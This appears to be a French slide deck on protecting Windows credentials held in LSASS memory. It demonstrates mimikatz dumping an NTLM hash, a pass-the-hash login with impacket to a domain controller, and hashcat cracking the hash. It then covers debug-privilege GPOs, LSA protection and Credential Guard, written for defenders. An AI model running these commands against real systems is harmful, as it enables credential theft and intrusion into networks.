Protection des informations d'authentification en mémoire


(environnement Windows)

Restriction standard et débogage des programmes

Fonctionnement par défaut :

- Tout processus exécuté par un utilisateur (même administrateur local de la machine) ne peut pas nativement accéder aux informations d'un processus exécuté avec les privilèges « système »

- Tout compte administrateur local d'une machine peut utiliser la fonction de débogage des programmes, lui permettant d'accéder au contenu d'un processus exécuté en mémoire avec les privilèges « système »




Source : Microsoft

Le processus LSASS

LSASS (Local Security Authority Subsystem Service) :

- Gère les authentifications locales sur la machine
- Gère les authentifications via un domaine Active Directory
- Conserve en cache identifiant + mot de passe en clair ou son condensat (hash)
- Conserve en cache les tickets de sessions Kerberos
- Est généralement ciblé par les attaquants et / ou pentesters

Exploitation LSASS (exemples : Procdump + Mimikatz)



Exploitation : réutilisation (path the hash) / cassage

Sélection mimikatz 2.1.1 x64 (oe.eo)

```
PS C:\Users\admin_t2_cbr\Desktop\mimikatz\x64> .\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::msv

Authentication Id : 0 ; 1385877 (00000000:00152595)
Session           : Interactive from 2
User Name         : admin_t2_cbr
Domain            : WOUNDRIDE
Logon Server      : W2019-DC01
Logon Time        : 05/02/2025 12:08:53
SID               : S-1-5-21-3332904308-1614487934-3407257785-1125
        msv :
         [00000003] Primary
         * Username : admin_t2_cbr
         * Domain   : WOUNDRIDE
         * NTLM     : 7e4026687ad6be0a6d736f1fabc8bc16
         * SHA1     : dcdb0149c4b5ba0b842cd4879795221b0d22b96
         * DPAPI    : 3b67e7403a013b46c46ba2d7ac90243e
```


```
┌──(root㉿kali)-[/home/kali]
└─# impacket-smbclient woundride/admin_t2_cbr\@192.168.46.2 -hashes :7e4026687ad6be0a6d736f1fabc8bc16
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
# use SYSVOL
# ls
drw-rw-rw-          0  Fri Jun  3 10:58:11 2022 .
drw-rw-rw-          0  Fri Jun  3 10:58:11 2022 ..
drw-rw-rw-          0  Fri Jun  3 10:58:11 2022 woundride.local
#
```

```
┌──(root㉿kali)-[/home/kali]
└─# hashcat -m 1000 -a 0 hash.txt rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz, 2152/4368 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 2 secs

7e4026687ad6be0a6d736f1fabc8bc16:P@55w0rd

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 7e4026687ad6be0a6d736f1fabc8bc16
```

Atténuer le risque

Restreindre l'accès au débogage des programmes :

- Créer un groupe « debug » vide
- Ajouter les utilisateurs temporairement lorsque cela est nécessaire



Atténuer le risque


Restreindre l'accès au débogage des programmes :

- Créer une stratégie de groupe (GPO) n'autorisant que le groupe « debug » à utiliser la fonction de débogage des programmes

Configuration ordinateur (activée)	
Stratégies	
Paramètres Windows	
Paramètres de sécurité	
Stratégies locales/Attribution des droits utilisateur	
Stratégie	**Paramètre**
Déboguer les programmes	WOUNDRIDE\debug

https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/debug-programs


Atténuation




Limitations

Les processus « système » restent accessibles au compte … « système » :

- *Une élévation de privilèges au niveau système permet d'utiliser le débogage des programmes et d'accéder aux informations des processus chargées en mémoire*




Limitations



Le processus LSASS est désormais protégé par défaut :

- Par défaut, le processus est lancé :
  - Comme Protected Process Light (PPL) (Fonctionnalité LSA-protection)
  - Si le verrou UEFI (Unified Extensible Firmware Interface) et le démarrage sécurisé sont activés, la désactivation de LSA-protection n'est pas possible.




- En complément, il est possible d'ajouter une couche de protection avec la fonctionnalité Credential Guard permettant de stocker les secrets dans un processus LSA isolé ou LSAIso.exe, appelé par le processus LSASS, restant non accessible par le reste du système.

Les vulnérabilités persistantes

Le processus MSTSC.exe (RDP) n'est pas protégé :

- Même sur des systèmes modernes comme Windows 11, tous les processus, comme MSTSC.exe ne sont pas nativement protégés contre le vol de secrets en mémoire.




- Ouvrir une session RDP avec un compte privilégié sur une machine comporte des risques !

Les vulnérabilités persistantes

Le processus LSASS peut toujours être interrogé via API ^^ :


- Sur Windows 11, il reste possible d'interroger LSA via API, comme le fait Rubeus. Ce qui permet de récupérer les tickets Kerberos :



It's not a bug,
it's a feature ^^

